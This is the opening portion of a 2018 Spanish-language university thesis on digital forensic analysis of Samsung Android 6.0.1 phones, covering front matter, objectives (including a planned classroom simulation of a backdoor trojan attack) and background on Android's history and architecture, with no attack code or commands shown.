UNIVERSIDAD NACIONAL AUTÓNOMA DE NICARAGUA

UNAN – León

Facultad de Ciencias y Tecnología

Departamento de Computación

Desarrollo de un caso de estudio sobre Análisis Forense Digital en dispositivos móviles marca Samsung con Sistema Operativo Android 6.0.1, para apoyo a la asignatura de Seguridad de Redes ofertada en el Departamento de Computación de la UNAN-León en el período comprendido entre los meses de Mayo – Diciembre del 2017.

Tesis para optar al título de

INGENIERO EN TELEMÁTICA

Presentado por:

Br. Fernando Emilio Fernández Ortez.

Br. Misael Osvaldo García Espinoza.

Br. Elder José Rivera Orozco.

Tutor:

Msc. Aldo René Martínez Delgadillo.

León, febrero 2018

"A la libertad por la universidad".

Resumen

El crecimiento vertiginoso que está teniendo el uso de dispositivos móviles con Sistema Operativo Android es notorio, esto es así debido a las facilidades que ofrecen a quienes lo portan, entre ellas la manejabilidad y multifuncionalidad. Estas y otras características han vuelto de estos dispositivos móviles una herramienta poderosa.

El número de personas portadoras de dispositivos móviles con Sistema Operativo Android crece cada vez más, no obstante, la seguridad ofrecida por este Sistema Operativo no es del todo inquebrantable y muy continuamente estos dispositivos móviles son involucrados en delitos informáticos. Por otro lado, la carencia de organismos locales e internacionales que regulen y controlen el uso de dispositivos móviles, más la falta de conocimiento en cuanto a las vulnerabilidades que dichos dispositivos poseen han contribuido a que muchos de los ataques provocados por los cibercriminales pasen de forma desapercibida actuando a vista ciega de los afectados.

Como un aporte a las asignaturas impartidas por el Departamento de Computación de la UNAN-León, específicamente a la asignatura de Seguridad de Redes. Se presenta la siguiente investigación centrada en detallar el proceso para llevar a cabo un análisis forense digital en dispositivos móviles con Sistema Operativo Android 6.0.1.

En la primera parte de esta investigación se muestra una descripción del Sistema Operativo Android y de las fases que conlleva la realización de un análisis forense digital en dispositivos móviles con este Sistema Operativo; siguiendo para nuestro cometido la directriz que brinda el **NIST** (Instituto Nacional de Estándares y Tecnología) de los Estados Unidos en su publicación **NIST Special Publication 800-101 Revisión 1**.

En la segunda parte de esta investigación se realiza de forma práctica un análisis forense digital, desglosado en la realización de tres prácticas. La primer practica simula un ataque al Sistema Operativo Android de tal forma a cómo se desarrollaría en un entorno real. La segunda y tercera práctica cubren ciertas etapas que conforman el análisis forense digital completo.

Dedicatoria

A Dios porque es quien me ha mantenido con vida durante el transcurso del tiempo y me ha cuidado de las trampas que hay en este duro camino, por mantenerme fuerte, sano y perseverante.

A mi familia por todo su sacrificio que han hecho para que yo pueda estar aquí y no me falte nada, apoyándome siempre en los buenos y malos momentos, aconsejándome y sobre todo dándome aliento y cariño incondicional.

A mis compañeros por apoyarnos y permanecer unidos durante toda la carrera universitaria.

Fernando Emilio Fernández Ortez

A Dios primero por cuidarme y guiarme siempre en el buen camino, darme la fe, la salud, la perseverancia y conocimientos necesarios para seguir adelante y lograr mis objetivos.

A mi familia por el cariño, el amor, la paciencia y el apoyo incondicional que me han brindado siempre. Especialmente a mis padres por su comprensión, sus consejos y su ayuda en los momentos más difíciles, por dejarme ser el reflejo de ellos y permitirme ser la persona llena de valores y principios que soy hoy en día.

A mis docentes por contribuir en mi formación, compartirme de sus conocimientos y su tiempo, por enseñarme que más que desear ser un futuro profesional ser humano con todos, que en eso radica el verdadero éxito.

Misael Osvaldo García Espínoza

A Dios por darme salud y regalarme la sabiduría y poder llegar a este punto para poder culminar mis estudios.

A mis padres por haberme apoyado en todo momento, por sus consejos, sus valores, por la motivación constante que me ha permitido ser una persona de bien, por sus ejemplos de lucha y perseverancia, pero más que nada, por su amor.

A mis hermanos por estar siempre motivándome en los momentos difíciles y apoyando en todo lo que necesite durante mi carrera a todos aquellos que ayudaron directa o indirectamente a realizar este documento, a los maestros por su gran apoyo y motivación para la culminación de nuestros estudios profesionales por su apoyo ofrecido en este trabajo, por haberme transmitidos los conocimientos obtenidos y haberme llevado paso a paso en el aprendizaje.

Elder José Rivera Orozco

Agradecimientos

A Dios, por iluminar nuestras vidas, porque nos ama e impulsa a ser cada día mejores personas.

A nuestros Padres por ser los ejemplos vivos de superación y amor incondicional, porque gracias a sus esfuerzos y confianza plena, hoy vemos realizados nuestros sueños.

A nuestros docentes por habernos brindado su entrega incondicional, su tiempo, amistad y por cada gesto de solidaridad, permitiendo nuestro crecimiento como personas y profesionales.

Índice de contenidos

CAPÍTULO N°1: ASPECTOS INTRODUCTORIOS 1
1. Introducción 2
2. Antecedentes 3
3. Planteamiento del problema 5
4. Justificación 7
4.1. Producto 7
4.2. Efecto 7
4.3. Impacto 8
5. Objetivos 9
5.1. Objetivo general 9
5.2. Objetivos específicos 9
CAPÍTULO N°2: MARCO TÉORICO 10
1. INTRODUCCIÓN AL S.O ANDROID 11
1.1. ¿Qué es Android? 12
1.2. Historia del S.O Android 13
1.3. Android en la actualidad 13
1.4. Arquitectura del S.O Android 14
1.5. Sistema de archivos y particiones en Android 17
1.6. Características y componentes de una aplicación Android 19
1.7. ADB, Android Debug Bridge (puente para depuración de Android) 22
1.8. Riesgos de seguridad en aplicaciones 24
1.9. Mecanismo de un ataque Backdoor (puerta trasera) dirigido a Android 25
1.10. Medidas de seguridad implementadas por Google en dispositivos Android 26
2. INTRODUCCIÓN AL ANÁLISIS FORENSE DIGITAL 29
2.1. ¿Qué es un incidente de seguridad? 30
2.2. ¿Qué es el análisis forense digital? 30
2.3. Directrices para realizar análisis forense digital en dispositivos móviles 31
2.4. Etapa de Identificación 32
2.5. Etapa de Preservación 33
2.6. Etapa de Adquisición 35
2.7. Etapa de Exploración 42
2.8. Etapa de Análisis 42

2.9. Etapa de Presentación 48
3. HERRAMIENTAS DE ANÁLISIS FORENSE DIGITAL 49
3.1. Herramientas Comerciales 50
3.2. Herramientas Gratuitas 51
CAPÍTULO N°3: DISEÑO METOGOLÓGICO 52
1.1. Materiales Utilizados 53
1.2. Etapas del Proyecto 56
CAPÍTULO N°4: DESARROLLO 59
Práctica N°1: Ataque Troyano de tipo Backdoor (puerta trasera) a dispositivo móvil con S.O Android desde Kali Linux. 60
Práctica N°2: Extracción de la imagen de la partición DATA del S.O Android para el posterior análisis de los datos. 69
Práctica N°3: Análisis del Malware (software malicioso) y de la imagen de la partición DATA extraída del S.O Android. 85
CAPÍTULO N°5: VIDEOS TUTORIALES 95
Reproducción del video tutorial N°1 96
Reproducción del video tutorial N°2 96
Reproducción del video tutorial N°3 96
CAPÍTULO N°6: ASPECTOS FINALES 97
1.1. Conclusiones 98
1.2. Recomendaciones 99
1.3. Bibliografía 100
ANEXOS 103
1.1. Mobile Security Framework (MobSF) configuración de componentes desactivados 104
1.2. Modelo de solicitud de examen forense 106
1.3. Modelo de plantilla de fase de identificación y preservación 107
1.4. Modelo de plantilla de fase de adquisición 109
1.5. Modelo de plantilla fase de exploración y análisis 113
1.6. Modelo de plantilla fase de presentación 115
1.7. Ejemplos de informe técnico e informe judicial 117

Índice de figuras

Figura 1: S.O Android 12
Figura 2: Arquitectura del S.O Android 14
Figura 3: Particiones del S.O Android 18
Figura 4: Android APK 19
Figura 5: Componentes de una aplicación Android 20
Figura 6: Android Debug Bridge (ADB) 22
Figura 7: Dispositivo infectado con malware (software malicioso) 26
Figura 8: Sistema de análisis de aplicaciones 27
Figura 9: Ecuación para determinar un DOI (dispositivo muerto o inseguro) 27
Figura 10: Programa de actualizaciones para dispositivos con S.O Android 28
Figura 11: Etapas del análisis forense digital 32
Figura 12: Diagrama de flujo etapas de identificación y preservación 35
Figura 13: Diagrama de flujo etapa de adquisición 41
Figura 14: Diagrama de flujo etapa de análisis 47
Figura 15: Ciclo de trabajo 56
Figura 16: Escenario de muestra 58
Figura 17: Escenario práctica uno 62
Figura 18: Primer escenario práctica dos 71
Figura 19: Segundo escenario práctica dos 75
Figura 20: Escenario práctica tres 87
Figura 21: APKiD habilitado 104
Figura 22:Clave API Virus Total 105
Figura 23: Virus Total Scan habilitado 105
Figura 24: Historial de navegación 123
Figura 25: URL's más visitadas en el año 2014 125
Figura 26: Descargas realizadas 126
Figura 27: Número de aplicaciones instaladas y en ejecución por fecha 136
Figura 28: Descargas realizadas 136
Figura 29: Historial de navegación 137
Figura 30: URL's mas visitadas en el año 2014 139

Índice de tablas

Tabla 1: Localización de archivos de interés 47
Tabla 2: Herramientas comerciales de análisis forense digital 50
Tabla 3: Herramientas gratuitas de análisis forense digital 51
Tabla 4: Materiales Hardware 53
Tabla 5: Materiales Software 53
Tabla 6: Localización de archivos de interés práctica tres 91
Tabla 7: Modelo de solicitud de examen forense 106
Tabla 8: Modelo de plantilla fase de identificación y preservación 107
Tabla 9: Modelo de plantilla fase de adquisición 109
Tabla 10: Modelo de plantilla fase de exploración y análisis 113
Tabla 11: Informe técnico 115
Tabla 12: Informe ejecutivo 116
Tabla 13: Equipo de trabajo (responsables de la investigación) 118
Tabla 14: Descripción de las herramientas 118
Tabla 15: Características del dispositivo móvil 119
Tabla 16: Archivos de interés del sistema de ficheros del dispositivo móvil 121
Tabla 17: Archivos del dispositivo móvil 122
Tabla 18: Columnas de interés tabla “TABS”- dispositivo móvil 122
Tabla 19: Historial de navegación 123
Tabla 20: Columnas de interés tabla downloads – dispositivo móvil 126
Tabla 21: Columnas de interés tabla appstate – dispositivo móvil 127
Tabla 22: Columnas de interés tabla applications – dispositivo móvil 128
Tabla 23: Aplicaciones instaladas 128
Tabla 24: Aplicaciones desinstaladas 131
Tabla 25: Aplicaciones no satisfactorias 132
Tabla 26: Resultado aplicaciones 134
Tabla 27: Aplicaciones instaladas por fecha 134
Tabla 28: Historial de navegación 137

CAPÍTULO N°1: ASPECTOS INTRODUCTORIOS

1. Introducción

La seguridad y privacidad de los usuarios con dispositivos móviles inteligentes se tornan violentadas cada vez más en la actualidad. Siendo Android uno de los sistemas operativos con mayor auge y popularidad en el mercado mundial, tal fama ha provocado que los ciberdelincuentes centren sus ataques a dispositivos móviles con este Sistema Operativo.

La informática forense es una ciencia nueva en comparación con otras, pero ha desarrollado una tendencia muy importante a nivel mundial como referencia esencial para combatir el incremento de ciberataques que ocurren cada día. A medida que avanza la tecnología también crece el grado de dificultad de dichos ataques.

El análisis forense se corresponde de un conjunto de técnicas destinadas a extraer información clave de los dispositivos afectados por los atacantes, sin alterar el estado de la misma. Permite encontrar datos que son conocidos previamente y descifrar el rastro dejado por el atacante. También se puede decir que es la aplicación de técnicas científicas y analíticas especializadas en identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal.

En la presente investigación se hará referencia al análisis forense digital en dispositivos móviles con Sistema Operativo Android. La cual tomará forma a través del desarrollo de casos prácticos en un entorno controlado. A medida se vaya avanzado y realizando cada una de las prácticas se implementarán técnicas e irán surgiendo las herramientas necesarias que permitirán resolver cada uno de estos casos, con el objetivo de mostrar los pasos adecuados que se deben seguir para realizar un análisis forense informático.

Esta investigación puede utilizarse como material de apoyo para las carreras ofertadas en el departamento de computación, UNAN-León. Específicamente para la carrera de Ingeniería en Telemática.

2. Antecedentes

En esta sección se hace mención de los principales trabajos relacionados con el tema que se ha desarrollado en esta investigación.

El primer trabajo titulado **"ELABORACIÓN DE UNA METODOLOGÍA PARA LA REALIZACIÓN DEL ANÁLISIS FORENSE EN DISPOSITIVOS MÓVILES BASADOS EN ANDROID"** elaborado por el Ing. José Antonio Pérez Salvador (enero del 2017) en la Universidad Oberta de Catalunya (UOC). Es un trabajo realizado para optar al título de Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC). En esta investigación se analizan los métodos y técnicas existentes para el análisis de dispositivos móviles en el SO Android, con el objetivo de crear una metodología para el análisis forense de dichos terminales.

El segundo trabajo titulado **"ANÁLISIS FORENSE DE DISPOSITIVOS MÓVILES iOS Y ANDROID"** elaborado por el Br: Marco Antonio Álvarez Murillo (04 de enero del 2016) en la Universidad UOC (Universidad Oberta de Catalunya). El objetivo principal de este trabajo de fin de grado fue dar un enfoque en la aplicación de métodos y procesos para el Análisis Forense Digital en dispositivos móviles que utilizan los sistemas operativos que se ejecutan bajo las plataformas iOS y Android. El protocolo que se utiliza para esta investigación se basa en los estándares y normas: ISO / IEC 27037, RFC 3227, UNE 71505 y UNE 71506. La metodología está estructurada en cinco fases: asegurar, identificar, preservar, analizar e informar sobre las evidencias de tal manera que puedan ser aceptadas y formar parte de un proceso legal. A la vez, este documento proporciona técnicas científicas antes los desafíos que analistas forenses pueden enfrentarse como: obtener privilegios de administrador, acceso completo a los dispositivos de almacenamiento, configuración del sistema, desactivar métodos de seguridad que implementa el dispositivo. Por último, en las distintas fases de este proyecto final de carrera existen Pruebas de Concepto para demostrar su viabilidad, para lo cual, se utilizan herramientas de Open Source como de tipo comercial.

El tercer trabajo titulado **"DISEÑO DE UNA GUIA PARA LA AUDITORIA DE ANALISIS FORENSE EN DISPOSTIVOS MOVILES BASADOS EN TECNOLOGIA ANDROID PARA LEGISLACION COLOMBIANA"** elaborado por: Luz Stella Larrota Ardilla, Jeimy Marcela Martínez Zabala, Viviana Francenet Orjuela López (2014) realizado en la Universidad Católica de Colombia. Trabajo de grado en Especialización en auditoria de sistemas de información. Se aborda el tema desde una metodología deductiva abordando las generalidades de la auditoria, el análisis forense informático, los procesos, la legislación de Colombia, llegando a lo particular frente al campo de acción elegido siendo este el de los dispositivos móviles cuyo funcionamiento lo desarrolla basado en la tecnología Android.

El cuarto trabajo titulado **"METODOLOGÍA PARA UN ANÁLISIS FORENSE"** elaborado por el Ing. Carles Gervilla Rivas (diciembre del 2014) realizado en la Universidad Oberta de Catalunya (UOC). Trabajo final para optar al título de Máster Universitario en Seguridad de las Tecnologías de la Información Y de las Comunicaciones (MISTIC). Con esta investigación se pretendió dar una metodología de análisis forense que sea válido en el mayor espectro posible de situaciones que se pueden dar en este campo.

El quinto trabajo titulado **"FUNDAMENTOS DE HACKING Y ANÁLISIS FORENSE, APLICADO A CASOS PRÁCTICOS SOBRE WINDOWS, LINUX, PENDRIVE Y EQUIPOS DE RED DE CAPA 2"** elaborado por Br. David Antonio Acevedo, Br. Oscar Augusto Ruiz Garzón, Br. Oscar Enrique Téllez Sandoval (noviembre del 2016) realizado en la Universidad UNAN-León. En esta investigación Se desarrollaron casos prácticos de análisis forense haciendo uso de herramientas de software libre tales como: BackTrack, Autopsy, Kali Linux, entre otras que a su vez ayudaron al desarrollo de dicha investigación monográfica.

3. Planteamiento del problema

La UNAN-León al igual que la mayoría de las universidades en Nicaragua carece en la asignatura de Seguridad de Redes de algún contenido dedicado propiamente al análisis forense digital en dispositivos móviles especialmente aquellos con Sistema Operativo Android. La asignatura de Seguridad de Redes impartida en esta misma Universidad aborda temas de análisis forense y Hacking Ético en sistemas (Windows, Linux, Pendrive y equipos de Red de Capa 2) gracias a un aporte realizado anteriormente por estudiantes de la carrera de Ingeniería en Telemática cuya temática fue abordada en su investigación de tesis.

No obstante, no se incluye en este diseño el proceso de un análisis forense digital dirigido a dispositivos móviles con Sistema Operativo Android. No podemos ignorar que la tecnología añadida a los dispositivos móviles ha venido evolucionando a tal extremo que estos ya forman parte esencial de la vida cotidiana de las personas. En ellos cada individuo suele guardar información que constantemente se mantiene en riesgo de ser ultrajada por algún tipo de ciberdelincuente y que tarde o temprano provocará que dicho dispositivo tenga que ser sometido a un proceso de análisis forense informático, siempre y cuando el ente afectado o las autoridades correspondientes así lo ameriten.

Debido a la falta de documentación para la realización de un análisis forense digital en dispositivos móviles con Sistema Operativo Android y tras notar la relevancia, delicadeza y necesidad de abordar este contenido en la asignatura de Seguridad de Redes. Nace la idea de elaborar un proyecto encargado de fortalecer y cubrir esta carencia. De esta manera crear un precedente con el objetivo de compartir conocimientos y capacitar futuros profesionales que en su momento deban realizar o sean convocados en un proceso legal que conlleve efectuar un análisis forense informático en este tipo de dispositivos.

Un país como Nicaragua no queda salvo de lo que son los delitos informáticos. Cada día se vuelve más necesario el tener a profesionales competentes capaces de dar solución a los delitos informáticos y aplicar satisfactoriamente la informática forense.

Pregunta general:

- ¿Cómo desarrollar un caso de estudio sobre Análisis Forense Digital en dispositivos móviles marca Samsung con Sistema Operativo Android 6.0.1, que sirva de apoyo a la asignatura Seguridad de Redes, ofertada en el Departamento de Computación de la UNAN-León?

Preguntas específicas:

- ¿Cómo interpretar un ataque troyano de tipo Backdoor (puerta trasera) a un dispositivo móvil con S.O Android 6.0.1, desde Kali Linux?
- ¿Cuáles son los pasos a seguir para realizar el proceso de adquisición de la aplicación infectada con el malware (software malicioso) y de la imagen de la partición **DATA** en un dispositivo móvil con S.O Android 6.0.1, según la etapa de **Adquisición** de la normativa **NIST** de los Estados Unidos en su publicación **NIST Special Publication 800-101 Revisión 1**?
- ¿Cuáles son los pasos a seguir para realizar el proceso de análisis de la aplicación infectada con el malware (software malicioso) y de la imagen de la partición **DATA** extraída de un dispositivo móvil con S.O Android 6.0.1, según la etapa de **Análisis** de la normativa **NIST** de los Estados Unidos en su publicación **NIST Special Publication 800-101 Revisión 1**?

4. Justificación

La tecnología avanza sin distinción de acción alguna, ascendiendo junto con ella la inseguridad informática. Desatándose más continuamente lo que son los delitos informáticos. Hoy en día se presentan casos de delitos informáticos en sistemas operativos para dispositivos móviles tal es el caso de Android. Esto es así gracias a la aparición de nuevas herramientas capaces de violentar y poner a prueba la seguridad de este y muchos otros sistemas.

Las carreras pertenecientes al Departamento de Computación de la UNAN-León no poseen documentación alguna acerca de la metodología a seguir para realizar un análisis forense digital en dispositivos móviles con Sistema Operativo Android, por lo cual se presentó la necesidad de elaborar un proyecto con el fin de generar conocimientos de este tema que en especial ayudaría a solventar las infracciones informáticas.

Este trabajo servirá para apoyo y reforzamiento del contenido abordado en la asignatura Seguridad de Redes de la carrera de Ingeniería en Telemática, impartida en el primer semestre de quinto año de dicha carrera.

Es necesario desarrollar un componente que logre hacer frente a la problemática del delito informático. La propuesta que se trae pretende cubrir aspectos teóricos y prácticos debidamente documentados y enunciados sobre análisis forense en dispositivos con Sistema Operativo Android. De esta forma generar profesionales capaces de proceder y dar solución a este tipo de incidente informático que se les puede presentar.

4.1. Producto

El producto a entregar será un documento que tendrá como contenido el desarrollo de un caso de estudio relacionado con el análisis forense digital en un dispositivo móvil con S.O Android 6.0.1. El desarrollo de las prácticas se llevará a cabo en un entorno controlado, simulando desde la efectuación del ataque hasta las distintas etapas forenses que se deben de cumplir para la detección del malware (software malicioso) y la elaboración del análisis forense digital.

Para el cumplimiento de las practicas se provee al estudiante del material didáctico necesario en el que se incluyen una serie de video tutoriales que muestran las técnicas y herramientas necesarias para la realización de cada una de ellas.

4.2. Efecto

Este documento proveerá de la información necesaria para la elaboración de un análisis forense digital en dispositivos móviles con Sistema Operativo Android 6.0.1. Simplificará la relación de aprendizaje entre maestro y estudiante.

Los maestros además de la documentación se podrán apoyar del material didáctico visual que se les facilita para asignar las prácticas guiadas a los estudiantes, con una secuencia entre ellas y un nivel moderado de complejidad.

Los estudiantes por su parte comprenderán mejor los contenidos que les serán inculcados y resolverán cada una las prácticas de manera más eficaz y sencilla.

4.3. Impacto

Con la culminación de este documento el estudiante habrá realizado una guía completa que representa a las distintas etapas que conlleva la realización de un análisis forense digital en dispositivos móviles con Sistema Operativo Android 6.0.1. Obtendrá experiencia y conocimientos que le concederán un mejor manejo ante situaciones que se le presenten en un entorno real.

5. Objetivos

5.1. Objetivo general

- Desarrollar un caso de estudio sobre Análisis Forense Digital en dispositivos móviles marca Samsung con Sistema Operativo Android 6.0.1, para apoyo a la asignatura de Seguridad de Redes ofertada en el Departamento de Computación de la UNAN-León.

5.2. Objetivos específicos

- Implementar un ataque troyano de tipo Backdoor (puerta trasera) a un dispositivo móvil con S.O Android 6.0.1, desde Kali Linux.
- Detallar el proceso de adquisición de la aplicación infectada con el malware (software malicioso) y de la imagen de la partición **DATA** en un dispositivo móvil con S.O Android 6.0.1, según la etapa de **Adquisición** de la normativa **NIST** de los Estados Unidos en su publicación **NIST Special Publication 800-101 Revisión 1.**
- Mostrar el análisis de la aplicación infectada con el malware (software malicioso) y de la imagen de la partición **DATA** extraída de un dispositivo móvil con S.O Android 6.0.1, según la etapa de **Análisis** de la normativa **NIST** de los Estados Unidos en su publicación **NIST Special Publication 800-101 Revisión 1.**

CAPÍTULO N°2: MARCO TÉORICO

1. INTRODUCCIÓN AL S.O ANDROID

1.1. ¿Qué es Android?

Figura 1: S.O Android

Android es uno de los sistemas operativos destinado para móviles más utilizados en la actualidad. Es basado en el Kernel de Linux, un núcleo de sistema operativo libre, gratuito y multiplataforma. En un principio fue diseñado principalmente para dispositivos móviles de pantalla táctil como: tabletas, teléfonos inteligentes y relojes digitales. Hoy en día nos es posible encontrar automóviles, televisores y otros aparatos con el Sistema Operativo Android incorporado (1).

La estructura del Sistema Operativo Android se compone de aplicaciones que se ejecutan en un framework Java de aplicaciones orientadas a objetos sobre el núcleo de las bibliotecas de Java en una máquina virtual Dalvik con compilación en tiempo de ejecución hasta la versión 5.0, luego cambio al entorno Android Runtime (ART).

Las bibliotecas escritas en lenguaje C incluyen un administrador de interfaz gráfica (Surface manager), un framework OpenCore, una base de datos relacional SQLite, una Interfaz de programación de API gráfica OpenGL ES 2.0 3D, un motor de renderizado WebKit, un motor gráfico SGL, SSL y una biblioteca estándar de C Bionic. El sistema operativo está compuesto por 12 millones de líneas de código, incluyendo 3 millones de líneas de XML, 2.8 millones de líneas de lenguaje C, 2.1 millones de líneas de Java y 1.75 millones de líneas de C++.

1.2. Historia del S.O Android

En octubre de 2003, en la localidad de Palo Alto, Andy Rubin, Rich Miner, Chris White y Nick Sears fundan Android Inc. con el objetivo de desarrollar un sistema operativo para móviles basado en Linux.

En julio de 2005, la multinacional Google compra Android Inc. El 5 de noviembre de 2007 se crea la Open Handset Alliance, un conglomerado de fabricantes y desarrolladores de hardware, software y operadores de servicio. El mismo día se anuncia la primera versión del sistema operativo: Android 1.0 Apple Pie. Los terminales con Android no estarían disponibles hasta el año 2008. Las unidades vendidas de teléfonos inteligentes con Android se ubican en el primer puesto en los Estados Unidos, en el segundo y tercer trimestres de 2010, con una cuota de mercado de 43.6 % en el tercer trimestre. A escala mundial alcanzó una cuota de mercado del 50.9 % durante el cuarto trimestre de 2011, más del doble que el segundo sistema operativo (iOS de Apple, Inc.) (2).

1.3. Android en la actualidad

Android tiene una gran comunidad de desarrolladores creando aplicaciones para extender la funcionalidad de los dispositivos. A la fecha, se ha llegado ya al 1 000 000 de aplicaciones disponibles para la tienda de aplicaciones oficial de Android: Google Play, sin tener en cuenta aplicaciones de otras tiendas no oficiales para Android como la tienda de aplicaciones Samsung Apps de Samsung, Slideme de Java y Amazon Appstore. Google Play es la tienda de aplicaciones en línea administrada por Google, aunque existe la posibilidad de obtener software externamente. La tienda F-Droid es completamente de código abierto, así como sus aplicaciones, una alternativa al software privativo. Los programas están escritos en el lenguaje de programación Java. No obstante, no es un sistema operativo libre de malware, aunque la mayoría de ellos son descargados de sitios de terceros.

Android destaca por su seguridad que tras cada versión ha venido siendo mejorada dejando mínimas vulnerabilidades en su estructura, aun así, no se descarta del todo esa sensación de inseguridad, puesto que además de poseer el primer lugar como sistema más usado a nivel mundial. También obtiene el mismo puesto como el sistema con mayor número de ataques recibidos. Cada día son más y más los hackers que centran sus ataques a dispositivos Android.

1.4. Arquitectura del S.O Android



Figura 2: Arquitectura del S.O Android

La arquitectura del Sistema Operativo Android está formada por cinco capas:

- Capa del **Núcleo** (**Kernel) Linux**.
- Capa de **Abstracción del Hardware (HAL).**
- Capa ocupada por las **Bibliotecas Nativas en C/C++** y el **Android en tiempo de ejecución (Runtime).**
- Capa de **Java API Framework**.
- Capa de **Aplicaciones**.

Estas capas se encuentran relacionadas entre sí, cada capa utiliza los servicios de las capas anteriores y ofrece los suyos propios a las capas superiores.

1.4.1. Capa del Núcleo (Kernel) Linux

La base de la plataforma Android es el Kernel de Linux este representa la capa más baja y está en contacto directo con el hardware. El Kernel gestiona procesos, memoria y mecanismos de seguridad del sistema de archivos Linux.

1.4.2. Capa de Abstracción del Hardware (HAL)

La capa de abstracción de hardware (HAL) brinda interfaces estándares que exponen las capacidades de hardware del dispositivo al framework de la Java API de nivel más alto. La HAL consiste en varios módulos de biblioteca y cada uno de estos implementa una interfaz para un tipo específico de componente de hardware, como el módulo de la cámara o de bluetooth. Cuando el framework de una API realiza una llamada para acceder a hardware del dispositivo, el sistema Android carga el módulo de biblioteca para el componente de hardware en cuestión.

1.4.3. Capa ocupada por las Bibliotecas Nativas en C/C++ y el Android en tiempo de ejecución (Runtime)

Bibliotecas Nativas en C/C++

Muchos componentes y servicios centrales del sistema Android, como el ART y la HAL, se basan en código nativo que requiere bibliotecas nativas escritas en C y C++. La plataforma Android proporciona la API del framework de Java para exponer la funcionalidad de algunas de estas bibliotecas nativas a las apps.

